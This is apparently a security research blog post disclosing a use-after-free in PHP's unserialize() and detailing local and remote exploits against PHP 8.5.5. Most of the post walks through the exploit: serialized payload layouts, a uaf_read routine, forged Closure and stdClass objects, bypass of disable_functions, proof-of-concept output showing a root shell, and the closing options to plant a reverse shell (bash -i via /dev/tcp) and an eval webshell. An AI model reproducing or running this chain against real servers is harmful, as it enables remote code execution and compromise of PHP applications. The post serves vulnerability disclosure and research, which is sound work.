
This post is part of MAD Bugs, our Month of AI-Discovered Bugs, where we pair frontier models with human expertise and publish whatever falls out.
Before we dive in, one piece of news. Stefan Esser is joining Calif. Stefan was "the PHP security guy" twenty years ago, so we thought it'd be fun to mark his arrival with a fresh unserialize UAF.
PHP's unserialize() function has been a literal vulnerability factory for years. This is the story of how we found a new unserialize use-after-free in a code path that has been vulnerable since PHP 5.1, built a local exploit that bypasses disable_functions with no /proc access and no hardcoded offsets, then turned it into a remote exploit. The remote takes ~2,000 HTTP requests to shell, against the latest release PHP 8.5.5. As far as we can tell this is the first public remote UAF exploit against PHP 8.x.
Caveat up front. The remote chain has a strong precondition on the target: it must have a class loaded that implements
Serializable, callsunserialize()recursively on inner data inside its ownunserialize()method, and then grows the inner object's property table. The PoC ships such a class. Real-world code matching this pattern is uncommon, so this remote PoC has limited practical reach. The local exploit does not have these caveats.
The bug is a missing BG(serialize_lock)++ in zend_user_unserialize(), a two-line omission whose code path has been vulnerable since PHP 5.1 shipped Serializable in 2005. We're also open-sourcing the audit skill that found it: /php-unserialize-audit.
But first, some history. The story of why this is still happening is more interesting than the bug itself.
A Brief History of Unserialize Misery
PHP has been the hacker's playground for years. Half the chapter-one tricks in any web-hacking workshop were either invented in PHP or perfected against it: LFI via crafted include paths, RFI through allow_url_include, phar:// metadata deserialization, etc. But the most devastating attacks were use-after-free bugs in the engine itself: a working UAF in unserialize() was a universal weapon against any application that fed user input through the function. The line of work started with Stefan Esser.
His 2007 Month of PHP Bugs included MOPB-04-2007, the first public unserialize UAF. By POC 2009 he had shown that __destruct / __autoload made object injection practical against real applications, and at BlackHat 2010 he introduced Property-Oriented Programming (POP) chains alongside the first full engine-level unserialize UAF exploit. Two distinct problems were now on the table: application-level POP chains, and engine-level memory corruption inside the deserializer.
Taoguang Chen and the UAF Gold Rush (2015–2016)
In 2015, Taoguang Chen (@chtg57) started filing unserialize UAFs at a rate that suggested a methodology rather than individual bugs: DateTime, __wakeup, SplObjectStorage, session handlers, SplDoublyLinkedList, GMP, and more (CVE-2015-0273, -2787, -6834, -6835 through 2017).
Every one followed the same pattern. A magic method or custom unserialize handler would free a zval that was still registered in var_hash, the deserializer's table of parsed-so-far values; a later R:N back-reference in the stream would resolve to the freed slot; the attacker reclaimed it with controlled bytes and turned the type confusion into code execution. His CVE-2015-0273 PoC rode exactly that UAF bug class all the way to zend_eval_string() on PHP 5.5.14.
Check Point and PHP 7 (2016)
PHP 7 rewrote the Zend engine and the zval layout; the bug class came along for the ride. In 2016 Check Point's Yannay Livneh landed three more in the new engine (CVE-2016-7479/-7480, RCE), and Weisser, cutz, and Habalov hacked Pornhub via two GC-path UAFs, concluding:
"You should never use user input on unserialize. Assuming that using an up-to-date PHP version is enough to protect unserialize in such scenarios is a bad idea."
Tooling kept pace: Charles Fol's PHPGGC (2017) turned Esser's POP chains into an off-the-shelf gadget catalog for every major framework, and Sam Thomas's 2018 phar:// work made file_exists(), fopen(), stat(), and friends into deserialization sinks too.
Two decades of research, dozens of CVEs, and a clear pattern. In August 2017, the PHP project made a decision.
"Not a Security Issue"
On August 2, 2017, the PHP internals mailing list debated the "Unserialize security policy". The outcome: PHP would stop treating unserialize() memory corruption bugs as security vulnerabilities.
The justification was that unserialize() was never designed for untrusted input and developers should use json_decode() instead; bugs would still be fixed, but no CVEs and no urgency. Chen, after two years of responsible disclosure, was not amused. The PHP documentation to this day carries the warning:
"Do not pass untrusted user input to unserialize() regardless of the options value of allowed_classes."
The Bug
Against that backdrop, we built a new audit skill, /php-unserialize-audit, by feeding Claude ~20 historical unserialize advisories (including Chen's 2015 SPL UAFs) and distilling them into a taxonomy of bug classes the model could go look for. Then we pointed it at PHP 8.5.5. One finding stood out: Serializable reentrancy shares outer var_hash.
To see why, three pieces of background.
var_hash is the deserializer's table for resolving back-references. PHP's serialize format has R:N; (and r:N;) tokens that point at the N-th value parsed so far; the parser keeps a zval* per slot. A zval is a 16-byte cell: 8-byte value, 4-byte u1 (type tag plus flags), 4-byte u2 (repurposed by context). Scalars (IS_LONG, IS_DOUBLE, ...) live inline in value; refcounted types (IS_STRING, IS_OBJECT, IS_REFERENCE, ...) put a pointer to heap data there instead. For object properties, the zval lives inside the property HashTable's arData buffer.
Property HashTable packs all entries into one contiguous allocation. Each bucket is 32 bytes: a 16-byte zval (val), an 8-byte cached hash (h), and an 8-byte pointer to the key string (key). Buckets sit in arData in insertion order; a separate hash-index region routes lookups by hash & nTableMask. Collisions chain through a next field tucked inside the zval's u2 slot. The HT starts at nTableSize=8 and doubles on overflow, which means allocating a fresh arData, copying buckets over, and efreeing the old one.
BG(serialize_lock) keeps var_hash private to each top-level unserialize(). Hook points (__wakeup, __unserialize, __destruct) bump the counter before user code runs; nested calls see the non-zero lock and allocate their own private var_hash.
The bug: zend_user_unserialize(), the dispatch site for Serializable::unserialize(), skips the bump. A body that calls unserialize($data) recursively therefore shares the outer's var_hash. Inner-parsed property zvals end up registered as outer slots, pointing into the inner-stream object's arData. If user code then mutates that object enough to trigger a property-table resize, zend_hash_do_resize efrees the old arData and a later R:N; dereferences freed memory.
// Zend/zend_interfaces.c:442-460: NO serialize_lock increment
ZEND_API int zend_user_unserialize(zval *object, zend_class_entry *ce,
                                   const unsigned char *buf, size_t buf_len,
                                   zend_unserialize_data *data)
{
    zval zdata;
    ZVAL_STRINGL(&zdata, (char*)buf, buf_len);
    // BG(serialize_lock)++ is MISSING here
    zend_call_method_with_1_params(           // user PHP code runs
        Z_OBJ_P(object), Z_OBJCE_P(object),  // without the lock
        NULL, "unserialize", NULL, &zdata);
    zval_ptr_dtor(&zdata);
    ...
}
Every other user-code dispatch site during unserialization (__wakeup, __unserialize, __destruct) increments the lock. This one doesn't, and hasn't since PHP 5.1. It is essentially Chen's pch-030 surviving into modern PHP: the 2015-era fixes tightened individual SPL call sites but never touched the Serializable dispatch path.
Triggering the UAF
The smallest gadget that fires the bug looks like this:
class CachedData implements Serializable {
    public function serialize(): string { return ''; }
    public function unserialize(string $data): void {
        unserialize($data)->x = 0;
    }
}
This is a synthetic gadget. For the local exploit it doesn't matter: an attacker running PHP code on the target controls the class definitions and ships the gadget in the same payload. For the remote exploit it's the precondition. The chain runs identically against any class with the right shape; we just haven't found one in real-world code.
Exploit Strategy
Every payload to unserialize() has the same shape: a top-level array containing the gadget, 32 spray strings, and one or more R:N back-references. Gadget frees arData, one spray reclaims it, R:N dereferences; only the spray content and the R:N choices change between steps.
Leak a heap address. ASLR means the script doesn't know where anything lives. Exploit the UAF in a way that makes the engine write a fresh heap pointer through the freed slot, into a spray we control, and read it back. The leaked heap address becomes the anchor for everything else.
Build
uaf_read. Reuse the same gadget UAF with different spray content: a forged string pointing at any chosen address. When the parser resolves the back-reference, PHP treats the spray as a real string located ataddr, and the script reads N bytes back. Combined with the heap anchor, this is enough memory introspection for everything that follows.Build a fake
zend_object. A real one has a class entry, a handlers vtable, and a function pointer at the right slot. Useuaf_readto walk from the heap anchor through engine metadata until each of those values is known, then copy them into bytes shaped like azend_object.Dispatch a function on the fake object. PHP follows the forged fields as if the object were real, lands on the forged function pointer, and calls it. That's the RCE.
The local and remote exploits follow this exact shape. They differ only in which fake object (Closure vs. stdClass), which dispatch path, and how far Step 3 has to walk to find the function pointer. The phases below trace each step.
Local Exploitation
The local chain runs all four steps in one PHP process, ~30 UAF triggers total. In-process round trips are microseconds, so request count only matters once we move to the remote chain.
Step 1: Leak a heap address

The payload to unserialize():
a:41:{ // slot 1: top-level array
  i:0;        C:10:"CachedData":<len>:{ // slot 2
                O:8:"stdClass":8:{ s:2:"p0";i:...; ... s:2:"p7";i:...; } // slot 3
              }
  i:1..i:32;  s:280:"<spray bytes>";   // slot 4..slot 32, each carries 8 IS_LONG markers
  i:33..i:40; R:4..R:11;               // slot 33..slot 40, eight back-refs into slots 4..11
}
What happens, in order:
Outer parser starts. Slot 1 of
var_hash= the top-level array.Parses
CachedData. Slot 2 = the new instance. Dispatches intozend_user_unserialize()→CachedData::unserialize($data), without bumpingBG(serialize_lock).Gadget body runs
unserialize($data). The inner parser sees the lock at 0 and shares the outervar_hash. Slot 3 = the inner stdClass; slots 4..11 = its 8 property zvals, each pointing into the stdClass's 320-bytearDataallocation (a 64-byte hash index + 8 × 32-byte buckets, exactly the bin-320 slot size).Gadget body runs
->x = 0. The 9th insert into anTableSize=8HT.zend_hash_do_resizeallocates a new arData atnTableSize=16, copies the 8 buckets, andefrees the original 320 bytes. Slots 4..11 are now dangling.Gadget returns. Outer parser resumes. It allocates the 32 sprays (280 bytes content + 24-byte header, lands in bin-320). One reclaims the freed
arDataslot; itsval[]now overlays what used to be the stdClass's arData.R:Nresolves. The parser dereferences slot N (now pointing at spray content) and reads the IS_LONG marker.ZVAL_MAKE_REFallocates a freshzend_reference, copies the marker into it, and writes 16 bytes back:(type=IS_REFERENCE, value=ptr_to_ref). Those 16 bytes land inside the spray.
The spray lands at the same start address as the old arData. Its val[] starts at allocation+0x18 (24-byte zend_string header) while arData's buckets start at allocation+0x40 (64-byte hash index), so bucket[k] overlays spray offset 0x28 + k * 0x20:
![Alignment between the freed arData (top) and the spray that reclaims it (bottom): allocation+0x40 (where bucket[0] starts in the arData view) coincides with val offset 0x28 in the spray view](https://substackcdn.com/image/fetch/$s_!q3Pi!,w_1456,c_limit,f_webp,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2Fc7c826ee-cbfa-40c9-82fc-a9d662718117_940x220.png "Alignment between the freed arData (top) and the spray that reclaims it (bottom): allocation+0x40 (where bucket[0] starts in the arData view) coincides with val offset 0x28 in the spray view")
The IS_LONG markers sit at exactly those offsets, so each lands where var_hash slots 4..11 still point; R:4 resolves to bucket[0] (p0, the first property inserted).
spray (input, 280 bytes):                  spray[k] (output, after the UAF):
  +0x28: 00 00 BB BB ...    ← bucket[0]     +0x28: 80 4D 6B E2 16 7D 00 00   ← heap ptr (ZVAL_MAKE_REF)
  +0x30: 04 00 00 00        ← IS_LONG       +0x30: 0A 00 00 00               ← IS_REFERENCE
  +0x48: 01 00 BB BB ...    ← bucket[1]     +0x48: A0 4D 6B E2 16 7D 00 00   ← heap ptr
  +0x50: 04 00 00 00        ← IS_LONG       +0x50: 0A 00 00 00               ← IS_REFERENCE
  ...                                       ...
The script walks $result[1..32] for the spray with mutated markers and pulls eight bytes at the first changed offset. That's the leaked heap address; the chunk base is addr & ~0x1FFFFF. (Eight refs instead of one for redundancy; IS_LONG markers because non-refcounted values survive the parser's destructor walk.)
Step 2: Build uaf_read
uaf_read(addr, n) reads N bytes at any address. Same gadget UAF as Step 1, same spray reclaim, just two changes to the payload: only one R:4 instead of eight, and the spray carries a forged IS_STRING zval at bucket[0]:
a:34:{
  i:0;  C:10:"CachedData":<len>:{ ...inner stdClass with 8 properties... }
  i:1;  s:280:"<spray bytes>";
  ...
  i:32; s:280:"<spray bytes>";
  i:33; R:4;
}
Each spray's 280-byte content is binary, but the meaningful offsets are:
spray content (280 bytes):
  +0x00..+0x27               (zeros, covers the 64-byte hash index region)
  +0x28: <addr-0x18, 8B LE>  ← bucket[0].val: forged IS_STRING value
  +0x30: 06 00 00 00 ...     ← bucket[0].type: IS_STRING
  +0x48..+0xFF               (other buckets, IS_LONG markers, defensive)
The gadget frees arData, a spray reclaims it, R:4 reads the forged (IS_STRING, value=addr-0x18) zval at bucket[0], and $result[33] becomes a PHP reference to a string whose val[] starts at addr. This is the inverse of Step 1: there we ignored $result[33] and read the spray for the side-effect write; here we read $result[33] directly because we forged a shape PHP exposes through normal string operators.
private function uaf_read($addr, $n = 8) {
    foreach ([0, 0x08, 0x10, 0x20, 0x40, 0x80, 0x100, 0x200] as $bias) {
        $target = $addr - 0x18 - $bias;
        $spray  = $this->build_spray_isstring($target);
        $result = @unserialize($this->build_payload($spray, 1));
        $str    = $result[self::SPRAY_COUNT + 1];
        if (is_string($str) && strlen($str) > $bias + $n - 1) {
            return substr($str, $bias, $n);
        }
    }
    return false;
}
The bias loop backs the forged-string base off in growing steps when addr - 0x18 happens to land in an unmapped page. uaf_read plus the heap anchor from Step 1 is enough memory introspection for everything that follows.
Step 3: Build the fake Closure
Step 4 needs the engine to dispatch into a chosen C function (here zif_system, PHP's native implementation of system()). For that to work via a path PHP exposes to user code, the local exploit forges the fake zend_object as a Closure specifically.
A Closure is PHP's runtime representation of function() { ... }: a zend_object followed by a zend_function whose func.handler holds the C function pointer. Of the ways to make PHP call a value, only $obj(...) dispatches purely from runtime fields, and Closure is the kind with the fewest fields to forge: ZEND_INIT_DYNAMIC_CALL checks obj->ce == zend_ce_closure and, if so, reads func.handler directly. So Step 4's trigger is $result[33]("id && uname -a"), and this step's job is to fill a buffer with bytes that pass for a real Closure: ce = zend_ce_closure, handlers = closure_handlers, func.handler = zif_system.

Find ce and handlers via the mega-string.
Spray 256 Closure objects ($GLOBALS["_spray_$i"] = function(){}; × 256), then call uaf_read(chunk - 0x10, ...). ZendMM's chunk header at chunk + 0x00 is a heap-struct pointer (~140 TB as an integer), which becomes the fake zend_string's len field; val[] then covers the whole 2 MB chunk in one round trip. Scan the chunk for zend_object GC patterns, group by handlers address, and the largest cluster (256+ Closures) reveals closure_handlers (a .bss address) and zend_ce_closure (a brk-heap address).
![The mega-string trick: a fake zend_string at chunk - 0x10 overlaps len with the chunk header (huge value) and val[] with chunk content, giving a 2 MB read window per UAF](https://substackcdn.com/image/fetch/$s_!JNRn!,f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F2ee75b8a-a0a0-4cf2-bb70-410283d68b0a_900x480.png "The mega-string trick: a fake zend_string at chunk - 0x10 overlaps len with the chunk header (huge value) and val[] with chunk content, giving a 2 MB read window per UAF")
Walk to EG. closure_handlers lives near executor_globals (EG) in .bss because both are static globals in the same compilation unit. From closure_handlers, walk forward in 8-byte steps and uaf_read three consecutive 8-byte pointers at each offset, looking for the (function_table, class_table, zend_constants) triplet. Triplet offset is EG+0x1b0 on 8.0–8.4 and EG+0x1c8 on 8.5+; try both. Once found, EG = closure_handlers + delta and symbol_table = EG + 0x130.
Walk to zif_system, around disable_functions. zend_disable_function() only patches the runtime function_table copy; the source zend_function_entry[] array in the standard module's .data.rel.ro is untouched. So look up var_dump (not disabled, same module) in function_table, follow its module pointer to zend_module_entry, then linearly scan the static zend_function_entry[] for "system".
Forge the bytes and locate them. Allocate a plain PHP string in $GLOBALS["_xfc"], write the three values at OFF_OBJ_CE / OFF_OBJ_HANDLERS / OFF_CLOSURE_FUNC + OFF_HANDLER, then uaf_read a DJBX33A lookup of "_xfc" in EG.symbol_table to get its zend_string*. That pointer plus 24 (the val[] offset) is the forged Closure's address.
Step 4: Dispatch
Reuse the gadget UAF one last time with a forged (IS_OBJECT, value = fake_closure_addr) zval at slot 4's bucket, with IS_TYPE_REFCOUNTED | IS_TYPE_COLLECTABLE set so the engine treats the value as a real refcounted object pointer. $result[33] becomes what PHP believes is a Closure. Calling it dispatches:
$result[33]("id && uname -a")
  -> ZEND_INIT_DYNAMIC_CALL: obj->ce == zend_ce_closure?  YES
  -> ZEND_DO_FCALL:          handler = obj->func.handler   ← zif_system
  -> zif_system("id && uname -a")                          → shell
The engine never realizes it's looking at fake bytes. Every field at every offset matches a real Closure layout; the only difference is provenance.
PoC
10/10 runs under full ASLR on PHP 8.5.5.
$ ./run_poc.sh
[*] Image:    php:8.5-cli
[*] Disabled: system,shell_exec,passthru,exec,popen,proc_open,pcntl_exec

=== PHP Serializable var_hash UAF → RCE ===
    Arch: aarch64    ADDR_MAX=0xffffffffffff    DELTA_MAX=0x600

[*] Phase 1: Heap address leak via R: write-through...
[+] zend_reference @ 0xffffa80b5b80

[*] Phase 3: Finding object pointers (ce, handlers) in heap...
[+] Found 3 object groups, best: count=257 ce=0xaaab16600360 handlers=0xaaaae0950e50

[*] Phase 4: Locating executor globals...
[+] function_table @ 0xaaab165c0160 (nNumUsed=1206, delta=0xd8, ft_off=+0x1c8)
[+] EG @ 0xaaaae0950f28 (ft_off=+0x1c8), symbol_table @ 0xaaaae0951058 (nNumUsed=264)

[*] Phase 5: Bypassing disable_functions...
[!] system() is in disable_functions: system,shell_exec,passthru,exec,popen,proc_open,pcntl_exec
[*] Bypassing: resolving zif_system from module function entry table...
[+] standard module @ 0xaaaae0931ca8 (via var_dump)
[+] module functions @ 0xaaaae0865298
[+] zif_system (from module) @ 0xaaaadf6fb7b0

[*] Phase 6: Building the fake closure...

[*] Phase 7: Locating the fake closure via EG.symbol_table...
[+] Fake closure @ 0xffffa8082798

[*] Phase 8: Type confusion and RCE...
[+] Got fake Closure!

──────────────────────────────────────────────────
uid=0(root) gid=0(root) groups=0(root)
Linux 51012e0a33e0 6.10.14-linuxkit #1 SMP Wed Sep 10 06:47:45 UTC 2025 aarch64 GNU/Linux

──────────────────────────────────────────────────

[+] Exploit complete.
Remote Exploitation
The local exploit runs as PHP code on the target. The remote exploit reaches the same outcome using only HTTP POST requests against an application that passes attacker-controlled data to unserialize().
The target: Docker php:8.5-apache, Debian-based, Apache mod_php prefork MPM, jemalloc-backed ZendMM. The vulnerable endpoint is the same one-liner gadget plus a single line that echoes the round-trip:
class CachedData implements Serializable {
    public function serialize(): string { return ''; }
    public function unserialize(string $data): void {
        unserialize($data)->x = 0;
    }
}

echo serialize(@unserialize($_REQUEST['cook']));
What Changes Once You Go Remote
No PHP code runs after unserialize(). The endpoint's only post-deserialize work is echo serialize($result), so the local $result[33](...) Closure dispatch is out. The forged object has to be reached by serialize() itself.
Worker crash is the oracle. Apache prefork gives each request its own process. A bad address crashes that one worker; Apache spawns a replacement. Crashes are cheap because all workers fork from one parent after ASLR, so libphp, libc, and EG sit at the same place in every one of them; only transient heap state is per-worker, and the exploit re-leaks that as needed.
No symbol knowledge. Every address is derived at runtime from ELF headers, PT_DYNAMIC, .gnu_hash, and the GOT.
Steps 1 and 2: heap leak and uaf_read
Identical to the local chain. Step 1 reads the ZVAL_MAKE_REF write-through out of the corrupted spray in the response body (1 request). Step 2 forges an IS_STRING zval at val offset 0x28 and reads $result[33] from the serialized response; the only difference is that each uaf_read is now one HTTP round-trip, so later request counts are essentially counting uaf_read calls.
Step 3: Build the fake zend_object
The fake object is a stdClass, not a Closure (see Step 4 for why). Forging its bytes needs three runtime addresses (the stdClass class entry, the spray string's own address that doubles as the fake vtable, and libc system()) plus one hardcoded constant (the offset of get_properties_for inside zend_object_handlers, namely 0xC8). Without the local exploit's closure-cluster anchor, every one of those addresses has to come from raw binary metadata. The remote chain spends most of its time walking it. Five sub-walks follow (R-2 through R-6 in the script).

3a: Find libphp.so (R-2)
The local Closure-cluster trick doesn't work here (unserialize() refuses to construct Closures), so the chain needs libphp's image base instead. Scan in 2 MB then 1 MB steps around the heap leak for \x7fELF; each probe is one uaf_read, bad addresses crash a worker, good ones return bytes. Crashed probes cost one request and the next candidate goes to a fresh worker with the same memory map. ~50–120 requests.
3b: Resolve symbols via .gnu_hash (R-3)
With libphp's ELF base, do what ld.so does: read the ELF header, find PT_DYNAMIC, walk .dynamic for the addresses of .dynsym / .dynstr / .gnu_hash / .got.plt, then run a standard .gnu_hash lookup (hash the name, check the bloom filter, walk the chain, read Elf64_Sym.value). Two values come out: executor_globals (the .bss address 3d needs) and PLTGOT, the GOT where ld.so has already written every resolved libc address libphp ever called, which 3c will dump. ~10 requests.
3c: Find libc system() via GOT dump (R-4)
This is the dominant phase. Step 4's vtable needs a libc system pointer; libc's offset from libphp isn't stable across hosts, but libphp's GOT already contains resolved libc pointers. Dump it, cluster by proximity, and the largest non-libphp cluster is libc.
Dumping ~83 KB one uaf_read at a time would burn thousands of small reads, so the chain reuses the fake-len trick. .dynamic's DT_PLTRELSZ entry has a d_val of ~82,872 (the PLT relocation table size), which conveniently spans the rest of .dynamic plus .got.plt. Base the forged zend_string at &d_val - 0x10, and that 8-byte field becomes len; val[] then covers the whole GOT.
![Step 3c: a fake zend_string based at &d_val - 0x10 makes DT_PLTRELSZ's d_val the len field, so val[] spans the rest of .dynamic into .got.plt and exposes every resolved libc pointer including system()](https://substackcdn.com/image/fetch/$s_!VRIO!,f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F06851719-619e-4944-a547-c2b78612072f_960x440.png "Step 3c: a fake zend_string based at &d_val - 0x10 makes DT_PLTRELSZ's d_val the len field, so val[] spans the rest of .dynamic into .got.plt and exposes every resolved libc pointer including system()")
The response path still serializes results back in chunks, so 83 KB costs ~1,500–2,000 requests. Once the GOT bytes are in hand, cluster the pointers by page, take the largest non-libphp group as libc, and run 3b's .gnu_hash lookup inside it for system.
3d: Find the stdClass class entry (R-5)
The forged object's ce must equal zend_standard_class_def. Read EG.class_table from 3b's executor_globals, DJBX33A-lookup "stdclass", follow the bucket. ~55 requests.
3e: Locate the spray slot (R-6)
Step 4's forged handlers field points into the spray itself, so the payload needs the spray's heap address S. Read ZendMM's per-chunk metadata to find the bin-320 page that held the freed allocation, then probe slots. ~10 requests.
Step 4: Dispatch
Why stdClass and not Closure: nothing calls $result[33] here; the only post-deserialize code is echo serialize($result). So the dispatch has to come from serialize() itself, which walks each object via obj->handlers->get_properties_for(obj) (offset 0xC8 in zend_object_handlers). Point the forged object's handlers at the spray string itself, write libc system() at +0xC8 of that fake vtable, and the call becomes system(obj) where obj+0x00 is the shell command:
serialize($result)
  -> php_var_serialize_intern(result[33])
       type = IS_OBJECT
       obj  = S+104 (inside spray string)
  -> GC_ADDREF(obj)
       (increments refcount at obj+0x00)
  -> zend_get_properties_for(obj)
       handlers[0xC8] = libc system()
  -> system(obj)
       executes the bytes at obj+0x00 as a shell command
The trigger is one final use of the gadget UAF, with a forged (IS_OBJECT, value = S) zval at slot 4's bucket. 1 request.
GC_ADDREF(obj) increments a uint32 at obj+0x00 before the vtable call (it's the refcount field of zend_refcounted_h). The first byte of the shell command gets +1 applied.
The exploit puts \x09 (tab) at obj+0x00. GC_ADDREF turns it into \x0A (newline), which the shell ignores as leading whitespace. That leaves 14 usable bytes for the command. The default is id>/dev/shm/x (13 bytes), enough to prove RCE.
PoC
3/3 successful runs against Docker php:8.5-apache with full ASLR, container restart between each run, on both linux/amd64 and linux/arm64:
$ ./run_remote_poc.sh
[*] Container up; endpoint: http://127.0.0.1:8081/remote_app.php

============================================================
  Full chain: heap -> ELF -> EG -> system() -> RCE
  Target: 127.0.0.1:8081
============================================================

[Phase R-1] Heap leak
  heap_ref = 0xffffb6a58240

[Phase R-2] Finding libphp.so
  ELF @ 0xffffb7000000 phnum=8 (8 reqs)
  ELF @ 0xffffb7400000 phnum=9 (12 reqs)
  ...
  ELF @ 0xffffb8900000 phnum=9 (565 reqs)

[Phase R-3] Resolving symbols via .gnu_hash
  Trying ELF @ 0xffffb7400000 (phnum=9)
    symbol 'executor_globals' not found at 0xffffb7400000
  ...
  Trying ELF @ 0xffffb3400000 (phnum=8)
  libphp           = 0xffffb3400000
  executor_globals = 0xffffb4b45888 (offset 0x1745888)
  PLTGOT           = 0xffffb4a5ffe8

[Phase R-4] Libc discovery via GOT dump
    Reading GOT via DT_PLTRELSZ len=85392 (0x14d90)
    External pointer groups: 23 total, 18 nearby
      libc @ 0xffffb8690000, system @ 0xffffb86d9380
  system() = 0xffffb86d9380

[Phase R-5] EG and stdClass class entry
    class_table = 0xaaaaefae7bb0
  stdclass ce = 0xaaaaefbbf6d0

[Phase R-6] Spray slot discovery
  Found spray at slot 5 @ 0xffffb6a75640
  S = 0xffffb6a75658

[Phase R-7] Type confusion to libc system()
  stdClass ce = 0xaaaaefbbf6d0
  system()    = 0xffffb86d9380
  Command (after GC_ADDREF): \nid>/dev/shm/x
  Sending RCE payload...

[*] Total requests: 2375

[*] Verifying inside container:
============================================================
  RCE SUCCESS: /dev/shm/x in php-uaf-poc
    uid=33(www-data) gid=33(www-data) groups=33(www-data)
============================================================
For anything longer, the exploit just fires Step 4 repeatedly. R-1 through R-6 discover values that are stable across all prefork workers (they fork from one parent, so libphp, libc, the heap chunk, and the spray slot land at the same addresses everywhere), so once those phases are done each additional 14-byte system() is one more request. --reverse LHOST:LPORT assembles bash -i >&/dev/tcp/LHOST/LPORT 0>&1 three bytes at a time via echo -n …>>w into the DocumentRoot and finishes with bash w& (~25 extra triggers); --webshell does the same to write <?=eval($_REQUEST[1])?> and then mv w c.php (~16 triggers).
Conclusion
